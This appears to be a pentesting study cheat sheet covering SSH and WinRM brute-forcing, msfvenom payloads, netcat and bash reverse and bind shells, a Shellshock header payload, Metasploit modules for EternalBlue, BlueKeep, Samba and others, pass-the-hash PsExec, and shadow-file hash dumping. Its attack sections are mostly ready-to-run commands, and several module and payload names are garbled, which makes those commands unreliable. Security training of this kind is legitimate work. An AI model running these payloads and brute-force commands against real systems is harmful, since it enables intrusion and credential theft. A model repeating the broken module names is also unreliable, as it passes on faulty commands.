Note
Beginner Guide: SSH (Secure Shell) runs on port 22. It provides secure remote access to Linux/Unix terminals. Ptesters brute-force logins or look for private keys.
PORT 22 — SSH
| MSF module | Purpose |
|---|---|
auxiliary/scanner/ssh/ssh_version | Grab SSH banner / version info |
auxiliary/scanner/ssh/ssh_login | Brute-force SSH credentials |
auxiliary/scanner/ssh/ssh_enumusers | Enumerate possible SSH usernames (if available) |
Brute-forcing
Using hydra
# single user
hydra -l <username> -P passwords.txt ssh://<TARGET-IP> -t 4

# user list
hydra -L users.txt -P passwords.txt ssh://<TARGET-IP> -t 6Using nmap (ssh-brute)
# supply userdb (and optional passdb)
nmap -p 22 <IP> --script ssh-brute --script-args userdb=./users.txt,passdb=./passes.txtUsing Metasploit
use auxiliary/scanner/ssh/ssh_login
set RHOSTS <TARGET-IP>
set USER_FILE users.txt    # or set USERNAME <user>
set PASS_FILE passes.txt   # or set PASSWORD <pass>
set STOP_ON_SUCCESS true
runbanner grab (netcat / ssh)
# netcat banner
nc -w 3 <TARGET-IP> 22

# direct ssh (shows host key prompt)
ssh -v user@<TARGET-IP>Using nmap
# enumerate supported algos (ciphers, KEX, MACs)
nmap -p 22 <IP> --script ssh2-enum-algos

# get full host key(s)
nmap -p 22 <IP> --script ssh-hostkey --script-args ssh_hostkey=full

# check available auth methods for a user
nmap -p 22 <IP> --script ssh-auth-methods --script-args "ssh.user=<username>"Download (SCP / SFTP)
# scp (single file)
scp user@host:/remote/path/file.txt ./local/

# sftp (interactive / multiple)
sftp user@host
# inside sftp:
get file.txt
mget *.txtUpload (SCP / SFTP)
# scp (single file)
scp ./local/file.zip user@host:/remote/path/

# sftp
sftp user@host
# inside sftp:
put file.zip
mput *.jpgExample workflow
nc -w 3 <IP> 22→ banner.nmap -p 22 <IP> --script ssh2-enum-algos,ssh-hostkey,ssh-auth-methods→ algorithms, keys, auth methods.- If allowed, try
hydraor Metasploitssh_loginwith wordlists. - If access gained, use
scp/sftpto download/upload files.
WinRM
Note
Beginner Guide: WinRM (Windows Remote Management) runs on ports 5985 (HTTP) and 5986 (HTTPS). It is a management protocol that allows remote command execution on Windows hosts.
PORT 5985,5986 — winrm
WinRM (Windows Remote Management)
- Purpose: Allows for remote management and access to Windows systems , often over HTTPS.
| MSF module | Purpose |
|---|---|
exploit/windows/winrm/winrm_script_exec | WinRM RCE(credential) |
1. Nmap Scan
- Used to identify WinRM service and version.
- Command:
nmap -sV -p 5985,5986 <IP>.
2. Tools for Attack
- Crackmapexec
- evil-winrm
- Metasploit
1. Attacking with Crackmapexec (CME)
- Purpose: Used to bruteforce credentials and execute arbitrary commands.
- Bruteforce Login:
Crackmapexec <IP> -u administrator -P wordlist.txt
- Execute Arbitrary Command:
Crackmapexec winrm <IP> -u administrator -p <password> -x "dir"
2. Attacking with evil-winrm
- Purpose: Used to get a CMD (command) shell on the target.
- Command:
evil-winrm.rb -u <username> -p 'tinkerbell' -i <IP>
3. Attacking with Metasploit
- Module:
exploit/windows/winrm/winrm_script_exec - Options:
Set RHOSTS <IP>Set FORCE_VBS trueSet USERNAME administratorSet PASSWORD tinkerbellrun
Exploitation
Linux Exploits
| Protocol | Table | CVE |
|---|---|---|
| HTTP | Apache Tomcat | N/A |
| HTTP | Shell Shock | CVE-2014-6271 |
| HTTP | XODA | CVE-2012-10045 |
| SMB | Samba | CVE-2017-7494 |
| SMTP | Haraka | CVE-2016-1000282 |
| SSH | Libssh | CVE-2018-10933 |
Msfvenom and handler
Note
Beginner Guide: Msfvenom is a Metasploit tool used to generate custom payloads (like reverse shells) in different formats (exe, elf, php, etc.). A multi/handler listener is used to catch the incoming connection.
msfvenom is a command-line utility used to generate and encode payloads.
Basic Usage & flags
- List available payloads:
msfvenom --list payloads - Common flags:
-p <payload>— payload name (e.g.windows/x64/meterpreter/reverse_tcp)LHOST=<ip>LPORT=<port>— listener address-f <format>— output format (exe,elf,raw,php,asp,aspx,jsp,ps1,psh, etc.)-o <file>or> file— output file-e <encoder>— encoder (e.g.x86/shikata_ga_nai)

PART 1: Payload Creation(msfvenom)
Windows
1) Windows x64 Meterpreter EXE (reverse)
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.5 LPORT=4444 -f exe -o backdoor_win_x64.exe
- Format:
exe
2) Windows ASP web-shell (IIS / WebDAV)
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.0.5 LPORT=4444 -f asp -o shell.asp
- Upload
shell.aspto a writable IIS folder and trigger it in a browser.
Linux
3) Linux x86 Meterpreter ELF
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.0.0.5 LPORT=4444 -f elf -o shell_linux_x86.elf
chmod +x shell_linux_x86.elf
4) Raw reverse shell (sh) for constrained targets
msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.0.5 LPORT=4444 -f raw > raw_payload.bin
web shell
5) JSP bind shell (server binds to port)
#In Metasploit modules you'd set: set payload java/jsp_shell_bind_tcp
#To generate a JSP web-shell via msfvenom:
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.0.0.5 LPORT=4444 -f raw -o shell.jsp
PART 2: Setting handler (msfconsole)
1. Start msfconsole : msfconsole
2. Load the handler module : use exploit/multi/handler
3. Configure the handler (must match your payload)
set PAYLOAD windows/x64/meterpreter/reverse_tcp   # exact payload name
set LHOST 10.0.0.5                                # your listener IP
set LPORT 4444                                    # port you used in msfvenom
set ExitOnSession false # keep handler running after connect4. Run handler : run
Payloads & Shells
Note
Beginner Guide: Payloads are the code that runs on the target system after exploitation. Shells are the interfaces (bind or reverse) that allow commands to be executed on the target host.

A “shell” provides an interface to interact with a system’s command line. In pentesting, two common types are bind and reverse shells.
- Bind Shell: The target machine opens a port and “listens” for the attacker to connect.
- Reverse Shell: The target machine initiates a connection back to a “listening” attacker. This is often used to bypass firewalls.
Netcat (nc)
A primary tool for creating and catching shells.
- Banner Grabbing:
nc <ip> <port> - Listener / Server Mode:
nc -nulp <port> - File Transfer (Server Receives):
nc -nulp <port> > file.txt - File Transfer (Client Sends):
nc <ip> <port> < file.txt
Bind Shell Example:
- Target (Windows):
nc -nulp 134 -e cmd.exe - Target (Linux):
nc -nulp 134 -e /bin/bash - Attacker (Connects):
nc <Target_IP> 134
Reverse Shell Example:
- Attacker (Listener):
nc -nvlp 1234 - Target (Linux):
bash -i >& /dev/tcp/<Attacker_IP>/1234 0>&1 - Target (Burp/Shellshock): Can be used to send a reverse shell payload
bash -i > /dev/tcp/<ip:port>
Web Shells
A web shell is a malicious script uploaded to a web server that allows remote access via a web browser.
- Common Path:
/usr/share/webshells - Can be used to get a reverse shell.
windows Exploits
| Protocol | Table | CVE |
|---|---|---|
| HTTP | BadBlue | CVE-2007-6377 |
| HTTP | Rejetto hfs | CVE-2014-6287 |
| HTTP | Webdav exploit | N/A |
| RDP | BlueKeep | CVE-2019-0708 |
| SMB | EternalBlue | MS17-010CVE-2017-0144 |
| SMB | PsExec | N/A |
| SMB | SMB Relay | N/A |
| WinRM | WinRm Script Exec | N/A |
Apache Tomcat
Note
Beginner Guide: Apache Tomcat is a web server and Java Servlet container. If default credentials are found on the manager panel, attackers can upload a malicious WAR file to execute code.
| Operating System | Multi-platform |
|---|---|
| Protocol | HTTP |
| Affected Versions | 8.5.19 (as per notes) |
| CVE | N/A (Vulnerability in default configuration) |
| Description | A vulnerability that allows an attacker to bypass file upload restrictionsand upload a malicious JSP file, leading to remote code execution. |
Notes:
- Metasploit Module:
exploit/multi/http/tomcat_jsp-upload-bypass - Payload:
set payload Java-jsp-shell-bind-top
Haraka
Note
Beginner Guide: Haraka is an open-source SMTP server written in Node.js. Older versions are vulnerable to command injection via plugin configurations.
| Operating System | Linux |
|---|---|
| Protocol | SMTP |
| Affected Versions | Haraka 2.8.8 and earlier |
| CVE | #CVE-2016-1000282 |
| Description | A command injection vulnerability in a Haraka plugin.It allows a remote attacker to execute arbitrary commands, oftenby sending a specially crafted MAIL FROM command or attachment. |
Notes:
- Metasploit Module:
exploit/linux/smtp/haraka - Options:
Set SRVPORT 9898set email-to root@attackdefense.testset payload linux/x64/meterpreter_reverse-httpSet LHOST eth0run
Libssh
Note
Beginner Guide: Libssh is a library implementing the SSH protocol. A famous vulnerability allowed bypass of authentication by sending an SSH_MSG_USERAUTH_SUCCESS message.
| Operating System | Linux / Multi-platform |
|---|---|
| Protocol | SSH |
| Affected Versions | libssh 0.6.0 to 0.7.5 and 0.8.0 to 0.8.3 |
| CVE | #CVE-2018-10933 |
| Description | Allows an attacker to bypass the authentication process and gain unauthorized access to a system. |
Notes:
- Metasploit Module:
auxiliry/scanner/ssh/libssh_auth_bypass - Options:
set SPAWN-PTY true
- Result: -> will get a shell`
- Session Upgrade:
sessions -u 1(to upgrade the shell to meterpreter)
Samba
Note
Beginner Guide: Samba is the Linux implementation of the SMB protocol. Outdated versions are vulnerable to remote code execution (e.g., SambaCry).
| Operating System | Linux |
|---|---|
| Protocol | SMB (Samba) |
| Affected Versions | 3.5.0 to 4.4.13, 4.5.0 to 4.5.9, and 4.6.0 to 4.6.2 |
| CVE | #CVE-2017-7494 |
| Description | A remote code execution vulnerability.It allows a remote attacker to upload a malicious shared library to a writeable shareand then cause the server to load and execute it by probing a named pipe. |
Notes:
- Metasploit Module:
linux/samba/is-known-pipelname - Target Version (from notes):
Samba version 4.1.17
Shell Shock
Note
Beginner Guide: Shellshock (CVE-2014-6271) is a critical vulnerability in Bash that allows attackers to execute arbitrary commands via environment variables, commonly exploited via web servers running CGI scripts.
| Operating System | Linux / Unix |
|---|---|
| Protocol | HTTP (via CGI) |
| Affected Versions | Vulnerable versions of Bash |
| CVE | #CVE-2014-6271 |
| Description | A vulnerability in the Bash shell. It is often exploited via CGI scripts on web servers (like Apache) to execute arbitrary commands on the system. |
Notes
- Nmap check:
nmap -sV <IP> --script=http-shellshock --script-args "http-shellshock.uri=/gettime.cgi"- Metasploit module:
use exploit/multi/http/apache_mod_cgi_bash_env_exec
set RHOSTS <target>
set TARGETURI /gettime.cgi
set PAYLOAD <payload if needed>
exploit- Manual exploit (via Burp or curl):
- Method: inject payload into the
User-AgentHTTP header. - Example payload header:
- Method: inject payload into the
User-Agent: () { :; }; /bin/bash -c '<command>'- Reverse shell example:

XODA
Note
Beginner Guide: XODA is a web-based document management system. Older versions are vulnerable to unauthenticated file uploads, allowing execution of remote command shells.
| Operating System | Unix / PHP |
|---|---|
| Protocol | HTTP |
| Affected Versions | 0.4.5 |
| CVE | #CVE-2012-10045 |
| Description | An unauthenticated arbitrary file upload vulnerability.It allows an attacker to abuse the upload functionality to uploada malicious PHP web shell, resulting in remote code execution. |
Notes:
- Metasploit Module:
exploit/unix/webapp/xoda_fileupload - Post-Exploitation:
Find exploitSearch XODAuse exploit/unix/webapp/xoda_fileuploadget metepreter- To get shell: ‘shell’ then
/bin/bash -i
BadBlue
Note
Beginner Guide: BadBlue is an outdated web server designed for sharing files. Older versions are vulnerable to a buffer overflow in the query string handler, allowing remote code execution.
| Operating System | Windows |
|---|---|
| Protocol | HTTP |
| Affected Versions | BadBlue 2.72b and earlier |
| CVE | #CVE-2007-6377 |
| Description | A stack-based buffer overflow vulnerability in the PassThru functionality of ext.dll.It allows a remote attacker to execute arbitrary code by sending a long query string. |
Notes:
BadBlue 2.72b PassThru Buffer Overflow
- Metasploit Module:
exploit/windows/http/badblue-passthru
BlueKeep
Note
Beginner Guide: BlueKeep (CVE-2019-0708) is a critical remote code execution vulnerability in Windows Remote Desktop Services (RDP) affecting older Windows OS versions.
| Operating System | Windows |
|---|---|
| Protocol | RDP (Remote Desktop Protocol) |
| Affected Versions | Windows 7, XP, Vista, Server 2003, Server 2008 / 2008 R2 |
| CVE | #CVE-2019-0708 |
| Description | A “wormable” remote code execution (RCE) vulnerability.It allows an attacker to execute arbitrary code on a target system by sending specially crafted requests to the RDP service without authentication. |
Notes:
auxiliary/scanner/rdp/cve_2019_0708_bluekeep -> To check if target is vulnerable
- Metasploit Module:
exploit/windows/rdp/cve-2019-0708-bluekeep_rce - Usage:
Type 'show targets''set target 2''exploit'
Warning
Warning: KERNEL BASED-CAREFUL
EternalBlue
Note

Beginner Guide: EternalBlue (MS17-010) is a critical vulnerability in the Windows SMBv1 protocol that allows unauthenticated remote code execution. It was used in the WannaCry ransomware attack.
| Operating System | Windows |
|---|---|
| Protocol | SMB (Server Message Block) v1 |
| Affected Versions | Windows Vista, 7, 8.1, 10, Server 2008, Server 2012, Server 2016 |
| CVE | #CVE-2017-0144 |
| Description | A vulnerability in Microsoft’s SMBv1 protocol.It allows a remote attacker to execute arbitrary code by sending specially crafted packets to a vulnerable server. |
Notes:
- Nmap Check:
nmap -sV -p445 --script=smb-vuln-ms17-010 <ip> - Metasploit Check:
auxiliary/scanner/smb/smb_ms17_010 - Metasploit Exploit:
exploit/windows/smb/ms17_010-eternalblue - Manual Exploit (GitHub): https://github.com/3ndG4me/AutoBlue-MS17-010
PsExec
Note
Beginner Guide: PsExec is a legitimate administration tool by Sysinternals that allows executing processes on remote Windows hosts. Ptesters use it for lateral movement using valid credentials or hashes.
| Operating System | Windows |
|---|---|
| Protocol | SMB (Server Message Block) |
| Affected Versions | N/A (Requires valid credentials) |
| CVE | N/A |
| Description | A “telnet-replacement” for Windows used to run commands on remote systems. It requires authenticated access, which can be provided as a password or as an NTLM hash for a “Pass The Hash” attack. |
Notes
1. Metasploit Module
- Module:
exploit/windows/smb/psexec - Usage (Pass The Hash):
set LPORT 4422
set RHOSTS <IP>
set SMBUser Administrator
set SMBPass <NTLM_HASH>
set target <target_ID>
exploit2. Standalone Python Tool (Impacket )
- Tool:
psexec.py - Usage:
psexec.py <username>@<IP>
Rejetto hfs
Note
Beginner Guide: Rejetto HTTP File Server (HFS) is a web-based file sharing server. Older versions (like 2.3) are vulnerable to remote command execution via search queries.
| Operating System | Windows |
|---|---|
| Protocol | HTTP |
| Affected Versions | 2.3x before 2.3c |
| CVE | #CVE-2014-6287 |
| Description | A remote command execution (RCE) vulnerability in the parserLib.pas.It allows an attacker to execute arbitrary programs by using a %00 (null byte) sequencein a search query to bypass filtering. |
Notes:
- Metasploit Module:
exploit/windows/http/rejetto_hfs-exec - PoC (Metasploit Log):
$ msfconsole

msf > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp

msf exploit(windows/http/rejetto_hfs_exec) > set LPORT 123
LPORT => 123

msf exploit(windows/http/rejetto_hfs_exec) > set LHOST 192.168.1.2
LHOST => 192.168.1.2

msf exploit(windows/http/rejetto_hfs_exec) > set RPORT 8080
RPORT => 8080

msf exploit(windows/http/rejetto_hfs_exec) > set RHOSTS 192.168.1.3
RHOSTS => 192.168.1.3

msf exploit(windows/http/rejetto_hfs_exec) > runSMB Relay
Note
Beginner Guide: SMB Relay is an attack where an attacker intercepts SMB authentication credentials from one host and relays them to another target host to execute commands.
| Operating System | Windows |
|---|---|
| Protocol | SMB (Server Message Block) |
| Affected Versions | N/A (Attack on NTLM authentication) |
| CVE | N/A (Attack method) |
| Description | An attack where the attacker intercepts an SMB authentication requestfrom one machine and relays it to another (the target server),impersonating the original machine to gain unauthorized access. |
Notes:
- Metasploit Module:
exploit/windows/smb/smb-relay - Options:
Set SRVHOST <Local eth0 IP>Set LHOST <Local eth0 IP>set SMBHOST <target IP>
Webdav exploit
Note
Beginner Guide: WebDAV is an extension of HTTP that allows users to manage files on a web server. If misconfigured or weak credentials are used, attackers can upload malicious scripts (like webshells).
| Operating System | Windows |
|---|---|
| Protocol | HTTP (WebDAV) |
| Affected Versions | Microsoft IIS servers with misconfigured writeable directories |
| CVE | |
| Description | A misconfiguration where WebDAV-enabled directories are writeable.This allows an attacker to PUT (upload) a malicious web shell (e.g., .asp)and execute it to get remote code execution. |
Notes:
- Nmap Scan:
nmap -sV -p 80 --script=http-enum <IP> - Bruteforce (Hydra):
hydra -L <username list> -P <pass list> <IP> http-get /webdav/

1. Manual Enumeration Tools
- #davtest : Checks for WebDAV vulnerabilities.
davtest -url http://<ip>/webdavdavtest -auth <username>:<password> -url http://<ip>/webdav
- #cadaver: Used to upload, download, and edit files (gives a pseudo shell).
cadaver http://<ip>/webdav
2. Metasploit Exploit (Automatic)
- Module:
exploit/windows/iis/iis_webdav_upload_asp - Options:
Set HttpUsername bobSet HttpPassword password123321Set RHOSTS <IP>Set PATH /webdav/metasploit.asp
3. Metasploit Exploit (Manual)
- Generate Payload:
msfvenom -p windows/meterpreter/reverse-tcp LHOST=10.10.5.2 LPORT=1234 -f asp > shell.asp
- Set up Listener:
use multi/handlerset payload windows/meterpreter/reverse-tcpSet LPORT 1234Set LHOST 10.10.5.2run
- Upload & Execute:
- Use
cadaverto upload theshell.aspfile to the writeable directory. - Access the shell in your browser to trigger the connection.
- Use
WinRm Script Exec
Note
Beginner Guide: WinRM Script Exec is a Metasploit module that executes a script or command on a target system by authenticating to the WinRM service with valid credentials.
| Operating System | Windows |
|---|---|
| Protocol | WinRM (Windows Remote Management) |
| Affected Versions | N/A (Requires valid credentials) |
| CVE | N/A (Attack method) |
| Description | An exploit that executes a script or command on a target systemby authenticating to the WinRM service with valid credentials. |
Notes:
- Metasploit Module:
exploit/windows/winrm/winrm-script.exec - Options:
Set RHOSTS <IP>
Set FORCE_VBS trueSet USERNAME administratorSet PASSWORD tinkerbellrun
Post Exploitation
Linux credential dumping
Note
Beginner Guide: Linux credential dumping involves retrieving hashed passwords from /etc/shadow or memory on a compromised Linux host for offline cracking.
1. Linux Password Hashes
- Storage Location:
/etc/shadow - Hash Types (by prefix): starting of the hash
| Value | Hashing algorithm |
|---|---|
| $1 | MD5 |
| $2 | Blowfish |
| $5 | SHA256 |
| $6 | SHA512 |
2. Dumping Hashes with Metasploit
- Module:
auxiliary/gather/hashdump - Usage:
set SESSION 1run- This will dump the hashes from
/etc/shadow.
Linux local enumeration
Note
Beginner Guide: Linux local enumeration is the process of collecting system info (OS version, kernel, running processes, cron jobs, network configuration) on a compromised Linux host to find privilege escalation paths.
1. Manual Enumeration Commands
- Running Ports:
netstat
- Routing Table:
route
- ARP Table:
